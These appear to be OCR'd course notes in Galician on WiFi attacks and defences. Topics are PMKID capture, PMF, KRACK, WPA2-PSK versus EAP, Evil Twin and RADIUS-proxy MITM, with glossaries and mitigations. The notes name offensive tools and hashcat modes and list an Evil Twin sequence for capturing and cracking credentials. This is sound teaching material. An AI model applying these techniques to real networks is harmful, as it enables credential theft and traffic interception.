
- **PMKID**: Identificador da PMK = HMAC-SHA1-128(PMK, "PMK Name" || MAC_AP || MAC_STA)
- **hcxdumptool**: Ferramenta moderna para capturar tráfico WiFi optimizada para ataques PMKID/PSK
- **hcxpcapngtool**: Conversor de ficheiros de captura (pcapng) a formato hashcat (22000)

- **Modo activo (-c 6a)**: O atacante envía activamente Association Requests ao AP para solicitar o PMKID
- **hashcat modo 22000**: Modo de hashcat para crackear WPA/WPA2 usando PMKID ou handshakes EAPOL
- **Association Request**: Solicitude do cliente para asociarse ao AP (paso previo ao handshake)


COMPARACIÓN VISUAL

- **4-Way Handshake tradicional**: Require 4 paquetes EAPOL + deautenticación → Tempo variable (minutos/horas)
- **PMKID**: Require 1 paquete EAPOL + asociación activa → Tempo fixo (15-30 segundos)

DIAGRAMA DO ATAQUE PMKID (PRÁCTICA 1.3)



COMPARACIÓN: 4-WAY HANDSHAKE VS PMKID



---

3. PMF (Protected Management Frames)

EXPLICACIÓN RESUMIDA

PMF (802.11w) é unha extensión de seguridade que cifra e asina as tramas de xestión (Deauthentication, Disassociation) para evitar que un atacante poida expulsar clientes da rede. Sen PMF, calquera pode enviar tramas de deautenticación falsas porque estas tramas non están protexidas. Con PMF activo, as tramas de xestión robustas levan un MIC calculado coa PTK, polo que só poden ser xeradas por quen coñeza as claves de sesión.

GLOSARIO DE TERMOS

- **PMF (Protected Management Frames)**: IEEE 802.11w - protección para tramas de xestión
- **ieee80211w=0**: PMF desactivado (vulnerable a deauth)
- **ieee80211w=1**: PMF opcional (cliente decide)

- **ieee80211w=2**: PMF obrigatorio (cliente debe soportalo)
- **Management Frames**: Tramas de xestión WiFi (Beacon, Probe, Auth, Deauth, etc.)
- **Deauthentication**: Trama que desconecta un cliente do AP
- **Disassociation**: Trama que desasocia un cliente do AP
- **Robust Management Frames**: Tramas de xestión que PMF protexe (Deauth, Disassoc)
- **MIC con PTK**: As tramas protexidas levan un código calculado coa PTK da sesión

TRAMAS PROTEXIDAS VS NON PROTEXIDAS


✅ **Protexidas por PMF:**
- Deauthentication
- Disassociation
- Robust Action Frames

❌ **NON Protexidas (nin con PMF):**
- Beacon
- Probe Request/Response
- Authentication (Open System)


LIMITACIÓN IMPORTANTE

⚠️ PMF **NON** protexe contra ataques de dicionario offline. Se capturas o handshake, podes crackear o contrasinal igual, pero **si** protexe contra expulsión forzada de clientes.

DIAGRAMA DE PROTECCIÓN PMF (PRÁCTICA 1.2)



TRAMAS PROTEXIDAS POR PMF



---

4. KRACK: Key Reinstallation Attack

EXPLICACIÓN RESUMIDA

KRACK (CVE-2017-13077) é unha vulnerabilidade que explota a retransmisión do Message 3/4 do handshake. Se o AP non recibe o ACK do cliente (Message 4/4), retransmite o Message 3/4. Clientes vulnerables **reinstalan as mesmas claves** (PTK/GTK) ao recibir esta retransmisión, reseteando o contador de paquetes e o nonce a 0. Isto permite ao atacante descifrar e inxectar tráfico. O ataque require que o atacante estea en posición MITM para bloquear o Message 4/4 orixinal.

GLOSARIO DE TERMOS

- **KRACK**: Key Reinstallation Attack - ataque de reinstalación de claves
- **CVE-2017-13077**: Identificador oficial da vulnerabilidade KRACK
- **Reinstalación de claves**: Volver instalar as mesmas claves PTK/GTK no sistema operativo
- **Nonce reset**: O contador interno de cifrado resetéase a 0, permitindo reutilización
- **Replay counter**: Contador para evitar ataques de reproducción
- **MITM (Man-in-the-Middle)**: Atacante entre cliente e AP interceptando e modificando tráfico
- **Retransmisión**: AP volve enviar Message 3/4 se non recibe confirmación


POR QUE WPA3-SAE É INMUNE?

- **PMF obrigatorio**: Non se poden bloquear mensaxes de xestión
- **Forward Secrecy**: Novas claves en cada sesión (non reutilizables)
- **SAE Handshake máis robusto**: Non depende de retransmisións vulnerables

INDICADORES DE VULNERABILIDADE

- ❌ Sistemas operativos sen parches (Linux kernel < 4.13, Android < 8.1, Windows < KB4043232)
- ❌ WPA2 sen PMF obrigatorio
- ✅ WPA3-SAE (inmune por deseño)

DIAGRAMA DO ATAQUE KRACK (CVE-2017-13077)



POR QUE WPA3-SAE É INMUNE A KRACK? (PRÁCTICA 3.2)

---

5. WPA2-PSK vs WPA2-EAP

EXPLICACIÓN RESUMIDA

WPA2-PSK usa un contrasinal compartido (PSK) para todos os usuarios, derivando a PMK directamente co PBKDF2. Isto permite ataques offline se capturas o handshake.

WPA2-EAP usa un servidor RADIUS que autentica cada usuario con credenciais únicas (usuario/contrasinal), derivando a PMK a partir dunha MSK (Master Session Key) xerada durante o intercambio EAP. Como a MSK nunca se transmite e depende de credenciais únicas, os ataques offline contra a PMK non son posibles (aínda que hai ataques específicos contra EAP como Evil Twin).


GLOSARIO DE TERMOS

- **PSK (Pre-Shared Key)**: Contrasinal único compartido por todos os usuarios
- **EAP (Extensible Authentication Protocol)**: Framework para autenticación con múltiples métodos
- **RADIUS**: Remote Authentication Dial-In User Service - servidor de autenticación centralizado
- **MSK (Master Session Key)**: Clave mestra xerada polo servidor RADIUS durante autenticación EAP
- **PMK derivada de MSK**: A PMK en WPA2-EAP obtense da MSK, non do contrasinal directamente
- **Backend Auth**: Sistema de autenticación (LDAP, Active Directory, base de datos)
- **Credenciais únicas**: Cada usuario ten usuario/contrasinal diferente

DIFERENZAS CLAVE

Aspecto	WPA2-PSK	WPA2-EAP
Autenticación	Contrasinal compartido	Usuario + contrasinal únicos
PMK	PBKDF2(PSK, SSID)	Derivada de MSK (RADIUS)
Infraestrutura	Simple (só AP)	Complexa (AP + RADIUS + backend)
Ataque offline PMK	✗ Vulnerable	✓ Resistente
Xestión usuarios	Imposible (1 PSK para todos)	Granular (por usuario)
Revogación	Cambiar PSK (afecta a todos)	Deshabilitar conta (só ese usuario)

COMPARACIÓN ARQUITECTÓNICA



DIFERENZAS TÉCNICAS

Característica	WPA2-PSK	WPA2-EAP
Autenticación	PSK compartido	Usuario/Contrasinal únicos
PMK	PBKDF2(PSK, SSID)	Derivada de MSK (RADIUS)
Servidor	Non require	RADIUS obrigatorio
Crack Offline	✗ Vulnerable	✓ Resistente (PMK non directa)
Xestión	Simple	Complexa
Escalabilidade	Baixa	Alta

---

6. WPA2-EAP: Evil Twin

EXPLICACIÓN RESUMIDA

Un **Evil Twin** é un AP falso configurado co mesmo SSID que o AP lexítimo. O atacante usa hostapd-wpe (Wireless Pwnage Edition) con certificados autofirmados e forza aos clientes a conectarse mediante deautenticación do AP real. Se o cliente non valida o certificado do AP (parámetro `ca_cert` ausente en wpa_supplicant), acepta o certificado falso e completa o handshake EAP-PEAP/TTLS, revelando o hash MSCHAPv2 das súas credenciais ao atacante. Este hash pode ser crackeado offline con hashcat.

GLOSARIO DE TERMOS

- **Evil Twin**: AP falso que imita o SSID e configuración dun AP lexítimo

- **hostapd-wpe**: Versión modificada de hostapd que captura credenciais EAP
- **Certificado autofirmado**: Certificado TLS xerado polo atacante (non validado por CA de confianza)
- **EAP-PEAP**: Protected EAP - crea túnel TLS antes de enviar credenciais
- **EAP-TTLS**: Tunneled TLS - similar a PEAP pero máis flexible
- **MSCHAPv2**: Microsoft Challenge Handshake Authentication Protocol v2 (protocolo interno de PEAP/TTLS)
- **Challenge Response**: Cliente demostra que coñece o contrasinal respondendo a un desafío criptográfico
- **ca_cert**: Parámetro de wpa_supplicant que especifica o certificado CA de confianza
- **hashcat modo 5500**: Modo para crackear hashes MSCHAPv2 capturados


SECUENCIA DO ATAQUE

1. Atacante levanta Evil Twin (mesmo SSID, certificado falso)
2. Deautenticación do AP real (aireplay-ng)
3. Cliente conecta ao Evil Twin (mellor sinal ou único dispoñible)
4. Cliente **non valida certificado** (ca_cert non configurado)
5. Handshake EAP completo con credenciais → Atacante captura hash MSCHAPv2
6. Cracking offline do hash con dicionario


MITIGACIÓN

✅ Configurar `ca_cert=/path/to/server-cert.pem` en wpa_supplicant
✅ Validación de certificados en clientes corporativos (GPO, MDM)
✅ HSTS/Certificate Pinning en aplicacións críticas

DIAGRAMA DO ATAQUE EVIL TWIN (PRÁCTICA 2.1)



POR QUE FUNCIONA O EVIL TWIN?



7. WPA2-EAP: MITM con Proxy RADIUS

EXPLICACIÓN RESUMIDA

O **ataque MITM con proxy RADIUS** usa hostapd-mana para crear un AP rogue que actúa como **proxy transparente** entre o cliente e o servidor RADIUS lexítimo. O atacante intercepta todo o tráfico EAP, reenviaándoo ao RADIUS real, polo que o cliente **si se autentica correctamente** e mantén conectividade a Internet. Mentres, o atacante captura credenciais EAP, tokens, cookies HTTP/HTTPS e todo o tráfico usando ferramentas como mitmproxy ou sslsplit.

GLOSARIO DE TERMOS

- **hostapd-mana**: Versión de hostapd con capacidades de proxy RADIUS e ataques avanzados
- **Proxy transparente**: O cliente cre estar conectado ao AP real, pero todo pasa polo atacante
- **RADIUS forwarding**: Reenvío de mensaxes RADIUS entre cliente e servidor real
- **mitmproxy**: Proxy HTTP/HTTPS que intercepta e modifica tráfico web
- **sslsplit**: Ferramenta para descifrar conexións TLS mediante ataque MITM
- **Karma attack**: Técnica onde o AP falso responde a calquera Probe Request
- **Token hijacking**: Roubo de tokens de sesión (cookies, JWT, OAuth)

